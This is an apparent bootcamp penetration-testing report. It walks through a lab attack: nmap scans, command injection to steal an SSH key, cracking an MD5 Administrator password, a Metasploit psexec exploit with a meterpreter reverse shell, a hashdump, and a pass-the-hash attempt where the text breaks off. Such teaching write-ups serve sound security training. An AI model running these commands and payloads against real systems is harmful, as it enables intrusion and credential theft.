Fullstack Academy

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Tyler Danner & Nathan Brewster

Executive Summary

Objective

The primary objective of this penetration test is to evaluate the security of the organization's network by conducting a series of strategic attacks. This test will mainly focus on using lateral movement and privilege escalation to traverse the network and identify vulnerabilities in the systems infrastructure. Once identified, use a variety of tools to exploit the vulnerabilities, and gain additional access to the systems. Upon completion, the severity of each risk will be assessed based on factors such as potential impact and ease of exploitation. The risk assessment can then be used to determine the correct solutions.

Tools Used

To achieve the objective above, I will be using NMap to scan the network and identify the open ports on the machines within the network. Once those ports are identified, I will be using command injections to extract the required information to allow me to use SSH. Once an SSH connection is established I will be navigating the file system and searching for additional information. I will also be using a third-party MD5sum hash decrypter to decrypt the hashes found on these machines. These decrypted passwords will then be used to traverse the network and gain access to the other vulnerable machines. Once the necessary information is obtained, I will be using Metasploit to maneuver the remaining machines and establish a meterpreter session to gain further access and complete the objective of privilege escalation and lateral movement to find sensitive files.

(MD5sum hash decrypter: https://md5decrypt.net/en/)

Fullstack Academy

Penetration Test Findings


Summary

To start the penetration test, I performed a simple NMap scan of the network and found four machines with open ports that seemed vulnerable. One of these ports was an HTTP web server, and I was able to use command injections to get access to a private SSH key. While having the users private SSH key, I am able to connect to their machine and navigate through their files to receive more information as well as gain further access. This then allows me to use lateral movement to another machine and use metasploit to exploit the vulnerabilities and achieve the goals of this penetration test.

Finding #	Severity	Finding Name
1	Low	Unusual HTTP port being open (1013)
2	Low	Unusual SSH port being open (2222)
3	High	HTTP server vulnerable to command injections
4	High	Accessible password hashes of Administrator account
5	Medium	Weak password encryption (MD5)
6	High	Windows machines are susceptible to exploits via Metasploit allowing a meterpreter session to be created.
7	Medium	Sensitive files are easy to find

Detailed Walkthrough

To begin this penetration test, I first had to understand the rules of engagement as well as the scope to work within. To do this I ran a simple ‘ip addr’ command allowing me to find my personal IP address and determine the subnet I am allowed to test.



After this, I am able to perform some reconnaissance on the network via an NMap ping scan of the subnet. This will provide me with a list of the active machines within the network while giving me an idea of where to start the penetration test.

```
(kali㉿kali)-[~]
$ nmap -sn 172.31.60.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-30 00:38 UTC
Stats: 0:00:58 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 99.24% done; ETC: 00:39 (0:00:00 remaining)
Nmap scan report for ip-172-31-48-110.us-west-2.compute.internal (172.31.48.110)
Host is up (0.00085s latency).
Nmap scan report for ip-172-31-49-69.us-west-2.compute.internal (172.31.49.69)
Host is up (0.0053s latency).
Nmap scan report for ip-172-31-57-80.us-west-2.compute.internal (172.31.57.80)
Host is up (0.0017s latency).
Nmap scan report for ip-172-31-60-42.us-west-2.compute.internal (172.31.60.42)
Host is up (0.00013s latency).
Nmap scan report for ip-172-31-63-207.us-west-2.compute.internal (172.31.63.207)
Host is up (0.00090s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 62.35 seconds

(kali㉿kali)-[~]
$ #Tyler Danner
```

As shown above, I have found 4 machines on the network not including my own. Next I will be performing a service and version scan of the IP addresses found in the previous step by using the -sV option. This will give clarity to which operating system the machine is running as well as which ports are open. I will only be scanning ports 1-5000 using the -p option as well. This reconnaissance is important because it will help determine which machines have weaknesses and will be the easiest to exploit.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-5000 172.31.48.110
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-30 00:44 UTC
Nmap scan report for ip-172-31-48-110.us-west-2.compute.internal (172.31.48.110)
Host is up (0.0058s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds

┌──(kali㉿kali)-[~]
└─$ Tyler Danner
```

The first machine that was scanned showed an open SSH port that is not the usual port assigned to SSH. Normally an SSH port is 22, so this was the first red flag I noticed during this penetration test. I also could determine that this machine was running an Ubuntu Linux operating system.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-5000 172.31.49.69
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-30 00:47 UTC
Nmap scan report for ip-172-31-49-69.us-west-2.compute.internal (172.31.49.69)
Host is up (0.00012s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds

┌──(kali㉿kali)-[~]
└─$ Tyler Danner
```


The second machine that was scanned showed it was a Windows Server machine with four open ports, however nothing looked immediately unusual with these ports.

```
Nmap scan report for ip-172-31-63-207.us-west-2.compute.internal (172.31.63.207)
Host is up (0.0012s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.33 seconds

┌──(kali㉿kali)-[~]
└─$ Tyler Danner
```


The third machine scanned also showed it was running a Windows Server operating system and had the same four ports open as the previous Windows machine. Again, none of these ports stuck out as vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-5000 172.31.57.80
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-30 00:49 UTC
Nmap scan report for ip-172-31-57-80.us-west-2.compute.internal (172.31.57.80)
Host is up (0.00069s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.81 seconds

┌──(kali㉿kali)-[~]
└─$ Tyler Danner
```


The fourth and final machine scanned showed it was running a Linux operating system and had two open ports. Unlike the previous two scans, the open ports presented another red flag. The open HTTP web server on port 1013 looked unusual due to HTTP web server ports usually being on port 80. This is where I decided to begin my initial compromise of the system. Since this was an HTTP web server, I am able to use firefox to view the server and see if there are any vulnerabilities to exploit.



I am able to access the HTTP web server by using the ip address followed by the open port of 1013 separated by a colon. Once connected, I was presented with the Fullstack Academy Network Utility Development Site.





Upon some further navigation of the web-server, I was able to locate an input field intended to be used as an IP Finder. Knowing that input fields are often a common point of weakness, This was an excellent place to start trying to inject commands and see what information could be extracted.




By performing a simple 'whoami' command, It is evident this input field can be used to gain additional information and potentially be used to pivot into the remaining systems on the network. Knowing the other Linux machine had an unusually open SSH port, I

began searching this machine for a private SSH key that can be used to connect to that machine.






After some navigating through the systems files, I was able to locate both the public and private SSH keys for a user named 'alice-devops'. I was able to copy and paste these SSH keys to my own Kali machine creating a file and giving me persistent access to the second Linux machine.




After creating a file with the copied private SSH key, I had to make sure the permissions were not too open. Some SSH clients will refuse to use a key with too open of permissions. Ensuring the owner has only read and write permissions I was able to proceed using SSH to connect to the machine.



Using the -i option for SSH , I am able to use the specific key file I've made of the SSH private key. That is followed by the username, IP address and port number that I am trying to connect to. Using the -p option, I am able to specify the port to connect to. In this case, it was alice-devops@172.31.52.187 -p 2222

```
alice-devops@ubuntu22:~$ cat scripts
cat: scripts: Is a directory
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance
cat: windows-maintenance: No such file or directory
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system u

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$ tyler danner
```

Once successfully connected using SSH, I was able to navigate the files using the cd and ls commands. After some searching, I was able to locate and read an incomplete script named ‘windows-maintance.sh’ using the cat command. The contents of this script included an Administrator username and password. However, the password was hashed using the MD5 method. While it is widely used for creating checksums and digital signatures, Luckily for us this method is known to have significant security vulnerabilities.



Using a third-party decryption tool, I was able to get the password for the Administrator account in plaintext. Using that information, I should be able to use Metasploit to establish a meterpreter connection to the remaining Windows machines using commonly known Windows vulnerabilities.

```
   SMBUser          Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.61.46     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set RHOST 172.31.48.214
RHOST => 172.31.48.214
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.61.46:4444
[*] 172.31.48.214:445 - Connecting to the server ...
[*] 172.31.48.214:445 - Authenticating to 172.31.48.214:445 as user 'Administrator' ...
[*] 172.31.48.214:445 - Selecting PowerShell target
[*] 172.31.48.214:445 - Executing the payload ...
[+] 172.31.48.214:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.48.214
[*] Meterpreter session 1 opened (172.31.61.46:4444 → 172.31.48.214:49944) at 2024-09-02 00:24:47 +0000

meterpreter > tyler danner
```

After choosing the windows/smb/psexec exploit, I am able to configure the information obtained through the previous steps (SMBUser = Administrator & SMBPass = pokemon) and use that to establish the meterpreter session using the payload windows/x64/meterpreter/reverse_tcp

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > tyler danner
```

Upon establishing the meterpreter session, I am able to perform a hashdump on the system and was given a list of usernames, along with their hashed passwords. The username of interest would be the Administrator2:1009 because this is a user-created Admin account whereas the Administrator:500 is the system default. While we don't have the accounts password in plaintext, we might be able to perform the pass-the-hash method to get into the final Windows machine.

```
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.54.37
RHOST => 172.31.54.37
msf6 exploit(windows/smb/psexec) > set SMBuser Administrator
SMBuser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBuser Administrator2
SMBuser => Administrator2
msf6 exploit(windows/smb/psexec) > set SMBpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf2
1d3b5ab
